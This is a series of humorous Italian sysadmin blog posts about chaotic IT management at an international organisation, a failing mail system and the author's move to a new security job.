Per evitare 'pericolosi vuoti di responsabilita' (così ha detto HR), sono stati contrattati tutta una serie di 'manager temporanei', meglio noti come 'manager-gabbiani' (arrivano, fanno un gran casino, scagazzano da tutte le parti e poi se ne vanno).

Alcune 'perle' di questa gente:

CG1 - termina il contratto di consulenza per il supporto dei server di posta esterni che servono per l'invio delle mailing list globali, il contratto viene rinnovato dopo 3 giorni (e qualche cosa come un migliaio di telefonate dai vari uffici periferici che di botto non possono più inviare le loro mail) con una penale di 15.000 euro...

CG2 - decide che il sistema migliore per risolvere i problemi di 'mancanza di uno strumento di groupware' e' quello di eliminare in toto il sistema informatico interno ed usare Novell Groupware, procede quindi a contrattare una società di consulenza per la modica cifra di 12000 euro ed acquistare 6 (sei) nuovi server per poi decidere che il software di groupware non si integra bene con Outlook e cancella il contratto (con penale), i server però ce li abbiamo ancora...

CG3 - decide che Novell non era una cattiva idea, anzi, dovrebbe essere estesa a tutti gli uffici periferici e comincia a premere perché tutti gli uffici cambino i loro sistemi informatici per essere 'compatibili', riceve una scarruffata dai vari IT manager di altri uffici che non ci pensano nemmeno a cambiare il loro modo di lavorare.

CG4 - Decide che l'unico client di posta che dovrebbe essere supportato, usato e promosso e' Outlook. Frega niente se alcuni uffici usano Lotus Notes o sono Mac-Only.

CG5 - Spende 6000 euro per sviluppare uno screen-saver che riporta le ultime novità dell'ufficio. Che non funziona.

CG6 - Decide che il contratto di co-locazione che abbiamo attualmente non e' abbastanza conveniente e quindi di terminarlo immediatamente (con penale) e trasferire tutti i server ad un'altra co-locazione.... che non e' ancora operativa... risultato: contratto precedente riattivato (con doppia penale).

CG7 - Questo e' l'unico che non ha fatto danni... forse perché non si e' mai fatto vedere in ufficio...

CG8 - Decide di annullare l'upgrade della webmail ed anzi riciclare il server di webmail per altri scopi (non specificati), la giustificazione prettamente **tecnica** per l'annullamento dell'upgrade (già pronto e costatoci circa 6 mesi di lavoro per adattare il software a tutta una serie di fattori speciali per il nostro sistema) e' stata "non mi piace"...

Come si può ben capire, tutta questa attività ha influito molto negativamente sull'ambiente. In effetti l'intero dipartimento IT e' passato da 15 persone ad 8 nel giro di un anno. Cosa curiosa, sono stati rimpiazzati solo i vari project mangler, e nessuno dei tecnici.

Per un attimo abbiamo avuto la possibilità di assumere un nuovo sysadmin che avrebbe dovuto fare anche da supporto tecnico interno, io per un po' ho promosso una persona di mia conoscenza, ringraziando Log-Sototh, hanno deciso diversamente, che senno' mi sarei sentito una merda data la situazione che si e' creata.

Cosa fa' l'applicazione X ?

Pare che adesso abbiano trovato un capo 'definitivo'... strano che sia un ex-marketing man di \$notoproduttoreautomobilistico, ancora piu' strano che sia disoccupato da circa un anno. Nonostante cio' ha gia deciso che non comincera' a lavorare immediatamente, ma prima si prende un mese e mezzo di "ferie" (le chiami 'ferie' se nessuno ti paga?). Mah!

Davide

17/01/2009 13:55

Offerte Speciali

E cosi' il giorno in cui il Nuovo Capo (NC) entra in servizio e' arrivato, il tipo sembra un incrocio tra Arnold Shwarzeneger e Bombolo, con l'intelligenza un miscuglio dei due. La prima cosa che fa e' organizzare un bel meeting per "prendere conoscenza" dell'ambiente. Meeting per il quale, ovviamente, non riserva nessuna sala riunioni.

NC - Io mi aspettavo che qualcuno riservasse la sala.

IO - Il meeting lo hai richiesto tu, avresti dovuto riservarla tu la sala.

NC - Ma io sono il capo del dipartimento!

IO - Embe'? Non puoi riservare una sala riunioni se richiedi un meeting?

Ok, il cretino e' convinto di avere 8 segretarie a sua disposizione.

Il meeting avrebbe dovuto essere di un ora, si e' trascinato come uno zombie per oltre 3 ore e mezza, piu' che altro perche' l'idiota voleva ripetere ogni volta tutto quello che era stato detto e ridetto. Ovviamente o la sua memoria a breve termine e' pari a zero o cerca di vincere gli argomenti per esaurimento dell'opponente.

Un'altra cosa che e' subito apparsa evidente e' che il tipo **non ha la piu' pallida idea di come funziona un sistema informativo**. Non che sia una cosa straordinaria in un manager, ma non lo ho mai vista cosi' accentuata. Inoltre ha la vaga impressione che i computers siano telepatici e che, quello che **lui** vuole fare debba essere automaticamente recepito dalla macchina ed attuato. Si, credo abbia avuto la sua istruzione tecnica sul set di 'Star Trek' o simile...

Durante il 'meeting', Aquila ha presentato il mega diagrammone che dettaglia tutti i collegamenti di rete interni ed esterni e varie altre cose. Ora, si potrebbe aprire una parentesi e spiegare che ad Aquila piacciono i diagrammoni supercomplessi, con frecce e linee intrecciate e convolute, io ho sempre detto che il diagramma, specie se deve essere presentato ad un manager, dovrebbe essere del tipo:

Internet --> Router --> Tu

E finita li, ma lui non mi da retta. Comunque, dopo aver ammirato la ragnatela per circa 5 minuti, ed ignorando ovviamente Aquila che cercava di spiegare le convoluzioni, NC ha detto immediatamente che la rete cosi' come e' "non gli piace" ed ha ordinato seduta stante il ridisegno completo del sistema. Una cosa cosi':

Internet --> Tu

Ovviamente la cosa ha provocato parecchie discussioni, io pensavo che ad Aquila venisse un collasso li e subito, stranamente non e' successo, comunque, l'idea *geniale* e' sostanzialmente di eliminare tutto il supporto per gli uffici periferici, che dovrebbero arrangiarsi per cavoli loro, utilizzare un solo firewall per il collegamento ad internet e centralizzare tutto il sistema di posta.

Ottimo, cosi' quando il server di posta viene blacklistato (gia successo) perche' inviamo tonnellate di mail in un colpo solo (gia successo), TUTTI sono blacklistati e fine del gioco...

E qui arriva l'**ideona** geniale: noi non usiamo piu' un server di posta nostro, ma rimuoviamo del tutto il sistema di posta interno ed usiamo...

(ocio che arriva eh)

Cosa fa' l'applicazione X ?

GOOGLE!

Si! una organizzazione con uffici in 43 paesi (anche posticini come la Cina, che con google non e' che abbia dei rapporti molto amichevoli), dovrebbe usare come unico sistema di comunicazione interno ed esterno un servizio GRATUITO fornito da una societa' il cui fine ultimo e' la raccolta e vendita di informazioni a scopi pubblicitari...

A niente sono servite le varie obiezioni sollevate, ne una discussione **de fuego** che si e' scatenata tra i vari uffici periferici, soprattutto quelli che hanno sufficienti risorse ed intelligenza per gestirsi il loro sistema informatico.

Un paio di giorni dopo, mentre me ne stavo pensando a cosa mi conveniva fare, mi suona il cellulare, io rispondo (violando la mia regola che dice di non rispondere al telefono se non so chi sta chiamando).

IO - Cosa?

?? - Salve, e' DB?

IO - Si, e tu chi sei?

?? - Sono GD, mi ha dato il suo numero X

X e' un consulente che ha lavorato con noi tempo addietro e con il quale ho avuto diverse ma molto proficue discussioni tecniche, un tipo in gamba insomma.

IO - Ah.

GD - X mi ha parlato molto bene delle sue capacita tecniche, mi chiedevo se non era per caso in cerca di una diversa occupazione.

IO - Hummm.... potrebbe anche essere...

GD - Ottimo, perche' non ci vediamo una sera per discuterne un attimo? Noi siamo in

E cosi' ci siamo accordati su un colloquio serale, che succedera'?

Davide

17/01/2009 13:56

Il Grande Collasso

E cosi' siamo **di nuovo** in un meeting con DaBoss, il quale persiste nell'organizzare meeting senza riservare sale riunioni ("qualcun'altro ci dovrebbe pensare") ed ad organizzare meeting di un'ora che poi si protraggono per 5/6 ore.

DB - ...e al prossimo punto c'e' l'eliminazione del contratto di assistenza tecnica con \$fornitore.

...silenzio di tomba, \$fornitore e' quello che fornisce l'assistenza utenti in ufficio, nonche' l'assistenza tecnica per il cluster che fornisce praticamente tutti i servizi dell'ufficio.

IO - Hemmm... e se noi annulliamo il contratto, chi dovrebbe gestire l'assistenza ed il supporto per gli utenti ed il resto?

DB - Voi.

IO - "voi" chi?

DB - (gesticolando nella mia direzione generica) Voi, voialtri che dovrete essere il dipartimento Iccitti'. E che capperò, quel contratto ci costa 38000 euro all'anno!

IO - Faccio notare che il contratto fornisce una persona fissa per 5 giorni alla settimana ed una persona per 2 giorni alla settimana, quindi ci costa molto meno che assumere qualcuno fisso, ed in ogni caso, come li sostituiamo questi due?

DB - Uno non e' mai al suo posto, e l'altro sta' sempre li' a giocare con il computer!

A questo punto, mi sono alzato e me ne sono andato.

fast forward di un bel po' per farmi passare il nervoso...

E cosi' i due tapini che gestivano il supporto teNNico sono stati eliminati, e noi (aka: io) dobbiamo perciò gestire non solo il sistema informativo che connette 47 uffici sparsi per il mondo, ma anche smandrupparci gli utenti locali. Per non parlare dei server dell'ufficio.

Abbiamo subito deciso che, per tentare di risolvere l'endemica mancanza di risorse (aka: spazio su disco insufficiente) la cosa migliore e' migrare il vecchio cluster su uno nuovo, questo consente anche di aggiornare la versione di quasi tutto il software installato che e' piuttosto vecchiotto.

Cosi' comincio a guardare come accidenti funziona (o non) il marasma e scopro un paio di cose non troppo carine, anzi piu' di due. In ordine sparso:

- ci sono sette server nel rack, due sono il 'cluster' che gestisce (o dovrebbe) il tutto, due server sono spenti, uno e' usato per test e prove varie, uno e' sostanzialmente inutilizzato completamente e l'ultimo sembra sia usato solo per gestire lo scanner (un quadriprocessore con mezzo tera di disco... per lo scanner!).
- il cluster non e' un cluster le due macchine sono sì connesse utilizzando drbd, ma per qualche motivo quella che dovrebbe essere 'secondary' non vuole tanto essere secondary, quindi nel malaugurato caso di un problema hardware, il sistema non si avvia da solo ma richiede di essere condotto per mano sulla strada del recupero, che e' piuttosto impervia perche'...
- la configurazione dei servizi ed i permessi dei files nei due 'nodi' del cluster non sono uguali
- il backup non ha mai funzionato e ci sono ben DUE tapelib installate e due dischi rimovibili USB da 1 Tera l'uno, che sono stati religiosamente 'ruotati' ogni giorno fin dalla notte dei tempi.

Cosa fa' l'applicazione X ?

- i file di log non sono mai ruotati
interrogato al proposito, il tipo che gestiva la cosa ha confermato che 'la rotazione ha qualche problema'.
- per evitare di finire lo spazio disponibile, il tipo ha deciso di creare una serie di files da 5 Gb l'uno, da cancellare 'nel caso di bisogno'.
- vi sono tonnellate di utenti morti/inutilizzati
- per aggiungere un'utente al sistema occorre usare 3 diverse interfacce per aggiungere i dati allo stesso database.
- e bisogna creare a mano la home dir perche' non lo fa da solo.
- oh, e bisogna anche mettere a posto i permessi a mano.
- ah, e la mailbox viene creata sbagliata, quindi si tratta di cancellarla e ricrearla.
- ah e aggiungere gli alias.
- no, non in **quel** file, l'altro file degli alias, quello che non e' documentato da nessuna parte (e che ti aspettavi?).

Il che mi ha fatto un po' pensare che forse DB quando ha detto 'gioca col computer' riferito a sto' tizio non era poi tanto lontano dal vero...

Ovviamente noi abbiamo scoperto la maggioranza dei problemi nel modo peggiore, aka: il cluster e' deceduto, e cosi' abbiamo scoperto che non era un cluster, qualcuno ha zappato una directory, e cosi' abbiamo scoperto del backup, e cosi' via.

Vabbe', vuole dire che il movimento degli utenti verso il **nuovo** sistema e' una bella idea, se non fosse che, per qualche strano motivo, la quota di utenti 'mossi' per giornata e' stranamente ferma sullo zero. Mentre (in teoria) avrebbe dovuto essere a quota 8 per giorno.

Domani sera vado a quel colloquio... sto' incominciando a pensare che forse non e' una cattiva idea...

Davide

17/01/2009 13:56

Il Colloquio

E cosi', dopo la telefonata, mi ritrovo alle sette di sera in un ameno ufficio di ScittaapochikmdaAmsterdam, entro, la guardia alla reception mi indica la strada, arrivo all'ufficio e subito vedo due cose che mi sembrano promettenti, la prima e' un grosso cartello incorniciato che dice "Windows is what you open when you want fresh air from outside" (per i non anglofili: Windows e' quello che apri quando vuoi aria fresca da fuori) e l'altro e' un disegno (probabilmente fatto in casa) di un pinguino-ninja (nota per me: fare foto).

GD si presenta e ci mettiamo a parlare un po' di come vanno le cose e come IO preferirei andassero, mi spiega che la sua societa' e' composta per lo piu' da non giovanissimi (e' la prima volta che mi capita di vedere una societa' in cui IO non sono automaticamente il piu' vecchio del gruppo) e si occupa di **sicurezza** informatica, ergo firewalls, vpns, antivirus et similia.

La cosa si fa' interessante.

DG - Se sei interessato mi piacerebbe farti fare un piccolo test.

IO - Va bene, che roba?

DG - Allora andiamo di la'...

Ed andiamo in un altro ufficio, li' si trova una scrivania con due monitor e due tastiere.

DG - Questo qui e' il server (puntando uno dei due monitor) e questo qui (puntando all'altro) e' il client. Il server e' appena installato, questo e' quello che devi fare.

E mi molla un foglio. Allora, installare DNS, Firewall, configurare server di posta... blah blah... ok, mi metto al lavoro, in 30 secondi ho riavviato il server e cambiato la password di root (non c'era sul foglio), riconfigurato il DNS e prodotto un mini-script di firewalling, verifico un po' dal client se pare funzionare tutto, come server di posta vedo che c'e' Sendmail gia' installato quindi mi configuro quello. Un'oretta dopo ho finito la configurazione.

DG - (osservando il mio script di firewall) ...quando puoi cominciare?

IO - Cosi' senza una seconda opinione?

DG - (indicando lo script) Il 90% di quelli che chiamiamo per colloqui non sanno manco da che parte cominciare!!

La cosa non mi stupisce piu' di tanto, avendo visto cosa e' arrivato a noi come 'pretendenti' sysadmin. Adesso si tratta di dare la **lieta** novella in ufficio... cosa che mi riempira' di gioia...

Davide

17/01/2009 13:57

Gateway, Gateway on the Firewall...

E cosi' siamo sempre qui che tentiamo di ridisegnare il sistema di posta interno, progettato specificamente per tenere la posta **interna** all'interno e la posta **esterna** all'esterno, in modo che posta interna sia interna, esterna e trasversale a seconda di come gli gira al momento e la posta esterna sia esterna, interna e rovesciata.

Una piccola descrizione di come il sistema funzionava e' opportuna, allora, noi abbiamo circa 46 uffici 'periferici', alcuni hanno il loro sistema informatico interno, altri usano dei server che noi gestiamo da qui. Comunque, ogni server e' identificato da un nome tipo server.nazione.loc. Ed ogni utente di tale server ha un indirizzo di posta **interno** che e' nomeutente@nazione.loc.

Perciui, inviare posta a quel indirizzo significa che la mail viene diretta immediatamente verso il server di destinazione tramite la nostra vpn, e fine del gioco.

Che succede se qualcuno invia una mail verso un indirizzo di posta **esterno**? La mail viene inviata ad un mail-gateway (erroneamente chiamato 'firewall' per motivi storici) il quale attua una riscrittura dell'indirizzo (e dell'intera envelope in effetti) trasformando tutti gli indirizzi del tipo nazione.loc nell'equivalente esterno nazione.noisalviamoilmondopuntocom.com, cosi' se il ricevente della posta schissa "reply" la mail andra' nel posto giusto.

Il gateway fa anche la conversione opposta per la mail entrante. Il che significa che mail 'interna', rimane interna mentre mail 'esterna', rimane esterna.

Tutto chiaro? Spero. Allora, adesso, secondo il grande piano delineato precedentemente, noi dobbiamo eliminare del tutto il sistema di gestione di posta e passare tutto sul Grande Fratello, ma la cosa non e' cosi' semplice come sembra, in particolare, se noi inviamo mail **interna** verso l'esterno, questa non puo' passare dal gateway, altrimenti viene rimbalzata verso l'interno, d'altra parte, se noi inviamo mail interna verso l'esterno senza riscrivere gli indirizzi ed il pisanone schissa 'reply', la mail non andra' da nessuna parte perche' @nazione.loc non e' un dominio riconosciuto. Insomma una grande chiavica.

Dato che tutto il lavoro deve essere fatto e finito per **ieri**, ci siamo (io ed Aquila) inventati tutta una serie di accrocchi e pinzillaccheri per riuscire a far funzionare le cose, per prima cosa la mail viene 'tradotta' da ogni singolo server di posta, e non solo dal gateway, almeno, viene tradotta dai server che **io** controllo, gli uffici che hanno il loro sistema informativo dovranno farsi le traduzioni per conto loro o usare uno dei nostri server di posta per fare il relay. Solo che i nostri uffici periferici non sono tanto contenti di cambiare un sistema **che funziona perfettamente** per non-si-sa-bene quali vantaggi... il risultato e' che posta viene ritornata ai mittenti o rimbalzata in giro o langue in coda per ore ed ore...

Naturalmente noi abbiamo fatto notare piu' volte che se la faccenda fosse stata organizzata e gestita in modo decente (sicomemo) non ci sarebbero stati problemi o sarebbero stati molto minori e che se invece di fare le cose alla ca\$\$o come al solito le potessimo fare con un minimo di pianificazione potremmo modificare il gateway di posta (gia esistente) in modo da fare le varie sostituzioni in modo trasparente.

Ma ovviamente, qualcuno ha altre idee al proposito, e colui-il-quale non sara' piu' il mio capo in breve, ha gia deciso che il gateway di posta "non gli piace" e verra' eliminato entro la fine del mese.

Cosi' dobbiamo gestirci tutta la cosa, compreso virus-spam-scanning e rimuovere il gateway di corsa.

Poi oggi arriva la novita'.

Cosa fa' l'applicazione X ?

DB - ...e cosi' per decisione unanime del \$grupposuperluser, dobbiamo aggiungere una firma elettronica con disclaimer incorporato in tutte le mail uscenti.

AB - L'unico modo di farlo e' di impostarlo nel client di posta, che noi non controlliamo.

DB - Nonononono, dobbiamo farlo in modo trasparente, senza cambiare niente sui picci' degli utenti, e rimuovere altre firme se gia esistono, e tradurlo in tutte le lingue esistenti (compreso il Klingoniano) e...

IO - Quale parte di "l'unico modo e' farlo sul client" non e' chiara?

DB - E perche' non lo facciamo sul server?

IO - Perche' ci sono uffici che non usano il nostro server, dato che dobbiamo eliminare il gateway.

DB - ah... allora...

Assume un atteggiamento pensoso per un po'.

DB - Supponiamo di mettere un server che intercetta tutta la posta in uscita ed applica questa firma...

IO - Tipo il Gateway che gia abbiamo?

DB - Si, tipo il gateway...

IO - Che tu hai detto che non ti piace?

DB - ...il gateway...

IO - Che dobbiamo rimuovere alla fine del mese?

DB - Hummm...

Assume sempre un atteggiamento pensoso...

DB - Ok, supponiamo di installare un altro gateway,

IO - Che cosa ha che non va quello che gia esiste?

DB - Non mi piace...

12 giorni, altri 12 giorni.

Davide

17/01/2009 13:57

The Emergency Backup Response Team...

heuuu... yeah, right...

L'anno scorso, piu' o meno in marzo, siamo finalmente riusciti a svincolarci dai "servizi" forniti da \$brancodipagurihostingservice, servizi che fondamentalmente consistevano nell'inviarci una fattura al mese e dal pretendere i soldi, troncando di netto il contratto e spostando tutti i server fuori dal data center in una giornata.

Il motivo della migrazione bibblica e' stato fondamentalmente che il loro indicatore di "qualita' del servizio" era bloccato fisso su "schifo" e non sembrava volersi muovere (non verso l'alto almeno).

Da allora, \$brancodipaguri ha cercato di riagguantarci (o meglio, di riagguantare il nostro portafogli) con tutta una serie di operazioni (piu' o meno sporche), prima scaricando la colpa del loro pessimo servizio sul personale del datacenter, poi verso una societa' di networking e poi verso l'Onnipotente.

Ora, il personale del datacenter e l'altra societa' non erano molto migliori, ma non erano di certo la Sorgente di Tutto Il Male...

Falliti i loro tentativi, hanno tentato persino di placcarmi un giorno che ero alla colo e tramortirmi con una manica di chiacchiere riguardo "relazioni dirette" (pussa via brutto ricchione!) e "migliorato supporto tecnico" (seeee, dato che quello precedente era una chiavica ci vuole poco a migliorare, cominciate con il rispondere al telefono e mlgiora del 100%, se aggiungete un risponditore alla mail e' al 200% e cosi' via). Io sono riuscito a salvarmi fingendo totale ignoranza della lingua (essere italiano in .nl qualche volta e' utile).

Questa settimana sono ritornati all'assalto, cercando di caricarci in un fantomatico "contratto di backup", il che significa che mi hanno inchiodato al telefono per mezz'ora con potentissime chiacchiere soporifere riguardo un fantomatico quanto potentissimo (secondo loro) servizio di backup...

Di nuovo, sono riuscito a salvarmi dalla morte per fame e collasso cerebrale domandando documentazione scritta (dopo aver infilato la frase "mandatemi una mail" all'incirca 90 volte nel discorso, in 10 minuti) e poi scaricando tutta la pappardella su /dev/null.

Oggi, ho ricevuto un'altra mail (dove accidenti hanno trovato la mia mail "buona"??) con altre chiacchiere e l'assicurazione che il "Emergency Response Backup Team" e' pronto all'azione nel caso in cui noi si decidesse di lanciarci e firmare il contratto...

Mi sto ancora chiedendo che accidenti e' il "Emergency blah blah" e che cosa si suppone che debbano fare... per qualche strano motivo ho immagini nella mia testa di muscolosi individui in tute da assaltatori nere (ninja-commando-style) con bandoliere di nastri di backup scalare l'edificio e saltare di qua e di la' facendo "hop hop hop hop..."

Hummm... e' ora di andare a casa va'...

Davide

17/01/2009 13:58

Un Ticket, tralala', due Tickets, tralala'...

E cosi' mi sto appropinquando verso la mia ULTIMA settimana da passare qui, ed i risultati sono gia evidenti, sostanzialmente pare che il 99% delle cosiddette attivita "quotidiane" siano ignorate da tutti.

Per qualche strano caso della vita, un 'supporto' e' stato trovato alla velocita della luce e *teoricamente* dovrebbe essere un super- esperto di tutto ed oltre. Tanto per non sbagliarci, lo chiamero' CL.

Praticamente le cose non sono cosi' rosee... quando uno degli utenti e' venuto a lamentarsi che non riusciva a creare un autoreply per la sua mail, il tipo si e' limitato ad asserire che lui non ha "la piu' pallida idea" di come funzionano i server di posta. Ed apparentemente non gli interessa nemmeno saperlo...

La settimana scorsa, durante il settimanale meeting di varie cacchiate, Aquila mi ha specificamente chiesto di **non gestire piu' nessuno dei vari 'ticket'** che riceviamo, e che se "noi" (aka: lui e questo tizio) hanno dei problemi allora chiederanno. In sostanza io dovrei agire come un 'consulente'.

Qui ci va forse una spiegazioncina. Per la gestione dell'assistenza noi usiamo un sistema di 'ticketing' (<http://bestpractical.com>), ogni volta che un utente invia una mail, viene creato un 'ticket' che ci viene segnalato via mail. Ogni nostra risposta viene registrata, cosi' possiamo, eventualmente, tornare indietro e rileggerci tutto lo storico.

Ora, in genere noi si riceve dai 20 ai 40 ticket giornalieri, in genere la maggioranza dei tickets sono boiate, roba che impiega 10 minuti al massimo, di tanto in tanto arriva un bel ticket di quelli solidi, e allora si tratta di risolvere il problema (o capirlo) e poi rispondere, ed a quel punto ci posso anche mettere tutto il giorno.

In genere, e' mia abitudine non lasciare **nessun** ticket intoccato (a meno che io non sia in ferie, malato o sarca\$\$o), al limite mandare una risposta all'utente del tipo "ci sto guardando". E, sempre in genere, un ticket non rimane **mai** nella coda per piu' di una settimana, se non sto aspettando risposte da fornitori o roba cosi', tutti i ticket vengono risolti nel giro di 5-7 giorni.

Ok, fine della spiegazioncina.

Perciui questa settimana, mentre io mi stavo preoccupando di scrivere documentazione su come le cose funzionano (o funzionerebbero in un mondo perfetto), tenevo si un occhio sulla coda ma senza fare nulla di 'attivo'.

Lunedì: ci sono i ticket che sono arrivati nel finesettimana, la coda e' a quota 15.

Martedì: i ticket del lunedì mattina, e siamo a quota 26.

Mercoledì: la quota sale a 39.

Giovedì: la quota sale a 53.

Venerdì: 71.

E siamo in un'altra riunione "settimanale".

IO - (rivolto a nessuno in particolare) Hemmm... a me e' stato chiesto di non 'prendere' o 'agire' su nessun ticket, ma io avevo capito che **qualcun altro** avrebbe dovuto fare il lavoro ed **eventualmente** domandare

Cosa fa' l'applicazione X ?

informazioni...

AB - Sì, infatti questa era l'idea, io non ho avuto molto tempo di guardare i ticket perché sono rimasto impegnato con questa faccenda delle mailing list da google, perché?

IO - Beh, ti consiglio di dare un'occhiata alla coda. L'ultima volta che ho controllato (un dieci minuti fa) c'erano più di settanta ticket in attesa.

AB - (guardando il CL) **SETTANTA?**

IO - Sì, settanta.

A questo punto siamo tutti lì molto curiosi di sentire la spiegazione.

CL - Ma, io ho guardato un paio di messaggi e parlano tutti di roba di cui io non so niente.

IO - E la documentazione che ci sta a fare?

CL - Ma è tutta roba di \$serverdiposta, io non so niente di \$serverdiposta.

IO - Veramente ci sono anche parecchie operazioni di routine (creazione di mailing list, rimozione di mailing list, roba così) che non richiedono nessuna conoscenza particolare, si tratta solo di leggere la documentazione ed applicare i comandi.

CL - Ma io non so niente di mailing list.

IO - E la documentazione che ci sta a fare?

CL - Ma io non so niente di mailing list.

Io a questo punto ho guardato Aquila.

IO - A me mancano 9 giorni (indicando CL) gestiscitelo te.

Nove! Nove giorni!

Davide

17/01/2009 13:58

No Comment

E cosi' e' iniziata l'**ultima** settimana, che e' anche 'monca' dato che il mio ultimo giorno e' Giovedi'.

Una nota non tanto positiva e' stato lo scoprire che avevo la bellezza di 28 (ventotto) giorni di ferie in arretrato... mannagg... vabbe'.

La settimana e' iniziata da paura, la domenica sera il mio cellofono si e' messo a suonare, dato che il numero del chiamante non appariva mi sono limitato a spegnerlo (non rispondo se non so chi chiama). Ho scoperto poi che era quel cretino che dovrebbe essere il mio (quasi EX) capo il quale voleva che io "controllassi un paio di cose sul server". Quando al lunedi' mattina mi ha domandato come mai non avessi risposto al telefono la mia risposta e' stata "e' il mio telefono e decido se rispondere o no". Lui avrebbe cominciato a fare un panegirico sulla reperibilita' (che non e' ripagata), ma la mia tazza di caffe' era vuota cosi' me ne sono semplicemente andato.

Nel frattempo abbiamo avuto qualche altra discussione sulle "prestazioni" di CL come 'supporto teNNico'. O meglio sulla **manca** di tali prestazioni. DB ha organizzato percuì un meeting (n'altro?) con me (perche' io?), Aquila e CL medesimo alle 9.30.

CL e' arrivato alle 11.35.

DB - Si era d'accordo per il meeting alle 9.30!

CL - Ehh... ho avuto dei problemi stamani.

DB - Si, ce ne siamo accorti.

CL - Comunque, cosa era questo meeting?

DB - Sul fatto che non fai quello che dovresti fare.

Al che si e' proceduto ad elencare i vari problemi che CL **avrebbe dovuto risolvere** e invece sono rimasti irrisolti. Alle varie problematiche CL ha emesso tale risposta:

```
for arg in sendmail postfix gmail anyothermailserver ldap linux \
    windows outlook thunderbird firefox ie macos php python mailinglist \
    whatever ; do
    echo "io non so niente di $arg"
done
```

Dopo un'oretta circa io ho guardato Aquila ed ho fatto la domanda:

IO - Ma perche' lo avete assunto questo?

Un'altra cosa particolare e' che, apparentemente, e' incapace di arrivare ad un orario decente. Ohe', io sono il primo che predica e bazzica la flessibilita' di orario, ma a tutto c'e' un limite. E se c'e' un meeting alle 9.30, la cosa decente dovrebbe essere arrivare almeno alle 9.30. O giu' di li.

Fino ad ora CL e' riuscito ad arrivare quasi sempre ad un orario compreso tra le 10.10 e le 11.55. Adducendo i ritardi a varie cause, sveglia kaputt, sveglia non sentita, troppo sonno, sbornia dalla sera prima, sbornia dalla sera prima, sbornia dalla sera prima, sbornia dalla...

Ora, io in Inghilterra (CL e' inglese) non ci sono mai stato un tempo sufficiente per avere una impressione delle modalita' lavorative, ma se e' questo il modo standard di lavoro, non mi stupisce che abbiano **perso** il loro impero. Mi stupisce piu' che altro che lo abbiano avuto.

Cosa fa' l'applicazione X ?

Davide
17/01/2009 13:59

Going... Going...

Gli ultimi giorni sono oramai agli sgoccioli, ho speso due settimane praticamente scrivendo documentazione, documentazione che, a quanto ne so, non e' stata ancora ne' letta ne' guardata da nessuno (e che mi aspettavo?).

Naturalmente io so gia che la documentazione verra' letta solo una settimana dopo che me ne saro' andato, quando qualche cosa andra' catastroficamente male e qualcuno decidera' di vedere se, *putacaso*, ho pensato a scrivere una paginetta che dice come recuperare da un totale fsckup (hint: no).

Inoltre, ho anche passato diversi giorni facendo il "consulente", cioe' rispondendo agli accorati appelli di CL quando non capisce da che parte cominciare per risolvere un qualunque problema. Il che capita piu' o meno... hemmm... ogni 5 minuti...

Esempio idiota: ticket classico: "richiesta di attivazione account".

Spiegazioncina: i vari uffici possono creare account 'locali' sui loro sistemi, tali account ricevono posta, possono montare i dischi condivisi e cosi' via, ma non possono (per esempio) collegarsi da casa via VPN o decidere di spostare la loro posta su un server diverso. Per quello c'e' da ottenere un'account "speciale". Dato che nel passato abbiamo avuto vari problemi (pigs+dogs con account 'speciali'), l'account 'speciale' deve essere 'richiesto' a noialtri Men In Black (l'ultima, la migliore e l'unica linea di difesa contro le ca\$\$zate fatte dai vari amministratori).

Ora, in genere questo tipo di richieste sono risolte nel giro di 30 secondi: si guarda la richiesta, se non e' una roba che puzza di marcio da un kilometri si schissa 'ok' e fine.

Ma no, CL non sa **mai** se la richiesta e' buona o no. A poco serve che vi sia una estesa documentazione sui 'controlli da effettuare'.

CL - E questa richiesta va bene?

IO - Hai fatto i soliti controlli?

CL - Quali controlli?

IO - Quelli che ti ho detto di leggere (guardo l'orologio) 15 minuti fa.

CL - No, devo farli?

IO - Ma va??

Dieci minuti dopo.

CL - E questa richiesta va bene?

IO - Rileggiti i controlli.

CL - Quali controlli?

Quindici minuti dopo.

CL - Questo ticket qui' con questa richiesta...

IO - Leggiti. I. Controlli.

La cosa si e' reiterata per parecchio, al punto che mi ero messo a fare un cartello "leggi i controlli" da incollargli davanti al monitor (o con il quale picchiarlo... non avevo ancora deciso). Il problema e' stato "risolto" da CL che ha deciso semplicemente di ignorare tutti i ticket di cui "non sa la soluzione". Il che

Cosa fa' l'applicazione X ?

coincide, stranamente, con **tutti** i ticket.

Per distrarmi un po' ho deciso di vedere che aveva Aquila da madonnare (lo chiamano 'Bestemmante' mica per niente no?), ed e' saltato fuori che per qualche strano motivo una mail veniva palleggiata tra due server e mai scartata del tutto, con il risultato che lo sfortunato utente riceveva un centinaio di 'bounce' al giorno.

Per qualche strano caso, Aquila invece di limitarsi a disintegrare la mail dalla coda e **poi** cercare di capire da cosa era dovuto il rimpallo, si e' messo a leggersi tutti i log dalla notte dei tempi, con il risultato che l'utente riceveva **altri** bounce.

Dopo averlo finalmente persuaso a zappare la mail dalla coda (quando si impunta Aquila e' piu' testardo di un mulo tibetano) ed aver tracciato il problema nel fatto che la mail stessa mandava in palla l'antivirus, mi sono dovuto pure sorbire le germiadi dell'utente per un quarto d'ora.

Poi ho dovuto passare un paio di divertenti (nel senso non-divertente del termine) ore cercando di spiegare ad un utente che, se il suo Lookout gli dice "manca un componente per cercare nell'address book", significa che deve domandare al supporto teNNico di installare tale componente e non lamentarsi (con me) che il computer non funziona.

Poi ho passato un altro paio di ore a rendermi conto (con mio grande stupore e costernazione) che **io** sono **l'unico** a guardare il sistema di monitoring e se una delle macchine sparse nel mondo sta per avere un collasso totale, nessuno, dico **nessuno** fa niente finche' non e' troppo tardi.

Mi viene da domandarmi come ca\$\$o facevano a funzionare prima che arrivassi.

Ed in tutto questo, mi mancano ancora due giorni.

Davide

17/01/2009 13:59

Ed ecco l'Imprevisto

E cosi' ci siamo. E' finalmente arrivato (e passato) l'ultimo giorno di permanenza, ho salutato tutti quelli che se lo meritavano, mi sono sorpreso quando parecchi dei miei utonti sono arrivati li' con una tortona e regalo per il "nostro SysAdmin from hell" (c'era scritto cosi' sul biglietto), ho imballato la mia tazza del caffe' e mi sono trasferito nella nuova postazione.

Dove mi sono ritrovato subito con un nuovo Desktop (Apple iMac Dual Core con monitor da 24 pollici), un nuovo Laptop (Apple MacBoox da 13 pollici), nuovo telefono (indovinate un po') e, tanto per completare la collezione, un iPod. E tutto questo **dopo** che io avevo detto che **non volevo** ne' desktop, ne' laptop ne' altro.

